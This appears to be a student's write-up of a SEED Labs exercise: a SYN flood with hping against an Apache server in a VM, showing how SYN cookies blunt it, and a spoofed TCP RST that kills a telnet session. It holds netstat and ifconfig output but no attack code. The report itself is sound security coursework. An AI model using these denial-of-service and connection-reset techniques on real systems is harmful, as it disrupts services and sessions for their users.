



3.1 Task 1: SYN Flooding Attack

For this task we used 3 machines - The victim, attacker, and observer. The attack was launched against the victim machine's default Apache web server from the attacker's machine(Kali) using HPING. We found that the attack was initially unsuccessful against the victim due to the fact that the SYN cookies were enabled. Once the SYN cookies were disabled and the attack was run again, it was successful. The reason that this was the case was because with SYN cookies enabled, the TCP queue on the victim's machine gets cleared when the queue is nearly full. When the cookies are disabled, the queue fills up and then the server has to drop new incoming packets and therefore the attack becomes successful. Attack successful because victim web server was made unavailable.


The victim machine




Wireshark on victim machine prior to attack




Observer machine accessing victim's server




Attacker machine running HPING against victim machine.




Wireshark on victim machine during attack



Observer during attack with cookies switched on, was still able to access server. Attack unsuccessful.



Observer during attack with cookies switched off, attack worked successfully. Was unable to access server.



Netstat -na command run on victim machine before attack, there appeared to be less connections, it was sparser looking.

/bin/bash						
/bin/bash 80x24						
unix	2	[]	DGRAM	16023		
unix	3	[]	STREAM	CONNECTED	22890	
unix	3	[]	STREAM	CONNECTED	19262	
unix	3	[]	STREAM	CONNECTED	15831	/var/run/dbus/system_bus_socket
unix	3	[]	STREAM	CONNECTED	16119	/var/run/dbus/system_bus_socket
unix	3	[]	STREAM	CONNECTED	22361	/run/systemd/journal/stdout
unix	3	[]	STREAM	CONNECTED	22283	
unix	3	[]	STREAM	CONNECTED	21537	/var/run/dbus/system_bus_socket
unix	3	[]	STREAM	CONNECTED	22343	/run/systemd/journal/stdout
unix	3	[]	STREAM	CONNECTED	20209	
unix	3	[]	STREAM	CONNECTED	14758	
unix	3	[]	STREAM	CONNECTED	20442	@/tmp/dbus-o9F611akCR
unix	3	[]	STREAM	CONNECTED	15571	
unix	3	[]	STREAM	CONNECTED	22421	/var/run/dbus/system_bus_socket
unix	3	[]	STREAM	CONNECTED	22311	@/tmp/dbus-BM3cCxEEB2
unix	3	[]	STREAM	CONNECTED	22493	
unix	3	[]	STREAM	CONNECTED	20308	


Netstat -na command run on victim machine during the attack. Observed that all the connections were being used.

unix	3	[]	STREAM	CONNECTED	22275	@/tmp/dbus-BM3cCxEEB2
unix	3	[]	STREAM	CONNECTED	19270	@/tmp/.X11-unix/X0
unix	3	[]	STREAM	CONNECTED	22398	/var/run/dbus/system_bus_socket
unix	2	[]	DGRAM		16023	
unix	3	[]	STREAM	CONNECTED	22890	
unix	3	[]	STREAM	CONNECTED	19262	
unix	3	[]	STREAM	CONNECTED	15918	
unix	3	[]	STREAM	CONNECTED	15831	/var/run/dbus/system_bus_socket
unix	3	[]	STREAM	CONNECTED	16119	/var/run/dbus/system_bus_socket
unix	3	[]	STREAM	CONNECTED	22361	/run/systemd/journal/stdout
unix	3	[]	STREAM	CONNECTED	22283	
unix	3	[]	STREAM	CONNECTED	21537	/var/run/dbus/system_bus_socket
unix	3	[]	STREAM	CONNECTED	17210	
unix	3	[]	STREAM	CONNECTED	15919	/var/run/dbus/system_bus_socket
unix	3	[]	STREAM	CONNECTED	22343	/run/systemd/journal/stdout
unix	3	[]	STREAM	CONNECTED	20209	
unix	3	[]	STREAM	CONNECTED	14758	
unix	3	[]	STREAM	CONNECTED	20442	@/tmp/dbus-o9F611akCR
unix	3	[]	STREAM	CONNECTED	15571	
unix	3	[]	STREAM	CONNECTED	22421	/var/run/dbus/system_bus_socket
unix	3	[]	STREAM	CONNECTED	22311	@/tmp/dbus-BM3cCxEEB2
unix	3	[]	STREAM	CONNECTED	22493	
unix	3	[]	STREAM	CONNECTED	20308	

3.2 Task 2: TCP RST Attacks on telnet and ssh Connections

For this attack, a telnet connection is established between A and B using standard telnet protocol. The attacker computers goal is to terminate the TCP connection between A and B, so it sends out a TCP packet with an RST request to the other computer. The TCP packet is a reset packet and is made by the attacker to appear to be sent between parties A and B. The attack works exactly the same for SSH and is demonstrated below. Attack was successful. And this was evident because message appeared on victim machine “Connection closed by foreign host”.

Computer A host for telnet




The screenshot shows a terminal window titled "SEEDUbu [Running] /bin/bash". The command "ifconfig" is run, displaying network interface statistics for "enp0s3" and "lo". The "enp0s3" interface is an Ethernet adapter with MAC address 08:00:27:60:5f:c1, IP address 10.0.2.4, and subnet mask 255.255.255.0. The "lo" interface is a loopback adapter with IP address 127.0.0.1 and subnet mask 255.0.0.0. The terminal prompt is "seed@VM:~\$".

```
[12/06/19]seed@VM:~$ ifconfig
enp0s3    Link encap:Ethernet HWaddr 08:00:27:60:5f:c1
          inet addr:10.0.2.4 Bcast:10.0.2.255 Mask:255.255.255.0
              inet6 addr: fe80::c2de:8e28:337c:e706/64 Scope:Link
                  UP BROADCAST RUNNING MULTICAST MTU:1500 Metric:1
                  RX packets:130 errors:0 dropped:0 overruns:0 frame:0
                  TX packets:140 errors:0 dropped:0 overruns:0 carrier:0
                  collisions:0 txqueuelen:1000
                  RX bytes:59576 (59.5 KB) TX bytes:14532 (14.5 KB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1 Mask:255.0.0.0
              inet6 addr: ::1/128 Scope:Host
                  UP LOOPBACK RUNNING MTU:65536 Metric:1
                  RX packets:90 errors:0 dropped:0 overruns:0 frame:0
                  TX packets:90 errors:0 dropped:0 overruns:0 carrier:0
                  collisions:0 txqueuelen:1
                  RX bytes:23416 (23.4 KB) TX bytes:23416 (23.4 KB)

System Settings seed@VM:~$
```

Computer B user, telnet established and broken by attacker



The screenshot shows a terminal window titled "SEEDUbu Clone [Running] /bin/bash 88x29". A "telnet" session is established to the IP 10.0.2.4. The user logs in as "seed" and enters the password "seed". The system displays a welcome message for Ubuntu 16.04.2 LTS. The user then types "exit" to log out. The terminal then shows the message "Connection closed by foreign host." The terminal prompt is "seed@VM:~\$".


```
[12/06/19]seed@VM:~$ telnet 10.0.2.4 23
Trying 10.0.2.4...
Connected to 10.0.2.4.
Escape character is '^].
Ubuntu 16.04.2 LTS
VM login: seed
Password:
Login incorrect
VM login: seed
Password:
Last login: Mon Dec  2 23:07:09 EST 2019 from 10.0.2.5 on pts/4
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.8.0-36-generic i686)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage


1 package can be updated.
0 updates are security updates.

[12/06/19]seed@VM:~$ pwd
/home/seed
[12/06/19]seed@VM:~$ pwd
Connection closed by foreign host.
[12/06/19]seed@VM:~$
[12/06/19]seed@VM:~$
```

